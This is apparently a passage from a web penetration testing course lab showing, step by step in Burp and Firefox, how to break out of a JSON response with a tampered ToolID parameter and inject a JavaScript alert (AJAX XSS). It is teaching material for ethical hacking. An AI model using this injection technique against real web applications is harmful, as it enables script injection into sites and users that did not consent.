
```
Error Message: missing ; before statement JSON Response:{"query":
{"toolIDRequested": "16"}})", "penTestTools":
[{"tool_id":"16","tool_name":"Dig","phase_to_use":"Reconnaissance","t
ool_type":"DNS Server Query Tool","comment":"The Domain Information
Groper is prefered on Linux over NSLookup and provides more
information natively. NSLookup must be in debug mode to give similar
output. DIG can perform zone transfers if the DNS server allows
transfers."}]}}
```

The error message is specific once again:

```
Error Message: missing ; before statement JSON Response:
```

Let's append a ";"

This will hopefully complete the JSON object and allow insertion of a JavaScript alert.



We got the same error as last time.

```
Error Message: missing ; before statement JSON Response:{"query":
{"toolIDRequested": "16"}});", "penTestTools":
[{"tool_id":"16","tool_name":"Dig","phase_to_use":"Reconnaissance","t
ool_type":"DNS Server Query Tool","comment":"The Domain Information
Groper is prefered on Linux over NSLookup and provides more
information natively. NSLookup must be in debug mode to give similar
output. DIG can perform zone transfers if the DNS server allows
transfers."}]}}
```


This portion may stand on its own: `{"query": {"toolIDRequested": "16"}});`

The remainder of the JSON content may be causing us problems, so let's erase it by appending "//".

This is the toughest part so far, and it's based on past experience combined with inference, plus a lot of testing with Burp. Sweat equity for the win!

AJAX XSS Step 7

- Firefox: Press Lookup Tool
- **Burp:** Change the ToolID to:
  `ToolID=16"}});//`
  - Press Forward
- **Firefox:** View the result
- No error!
  `<happy dance>`
- Next step: Insert the alert between the semicolon and the comment



Web Penetration Testing and Ethical Hacking

No error!

No response, either, but that's okay.

We are getting close!


Now let's inject the JavaScript alert.

AJAX XSS Step 8

- **Firefox:** Reload the page to remove the error and start fresh; forward in Burp and press Lookup Tool
- **Burp:** Change the ToolID to:

```
ToolID=16"}});alert(42);//
```


  - Press Forward
- **Firefox:** View the result
- Yeah!!!!!




Web Penetration Testing and Ethical Hacking

Victory is ours!

Clicking OK on the alert also generates this JSON error:




This error is triggered after our JavaScript executes, so it is harmless.




Be sure to disable the Burp proxy setting in Firefox so that it does not interfere with future labs.

Go to the Firefox Proxy Selector drop-down and choose No Proxy. Ensure it is set when complete.



542.4 is coming to a close; the summary is next.



That wraps up Security 542.4.

Next up: Security 542.5, where we will take on CSRF, advanced tools, and more.

Thank you, and see you then!

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Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

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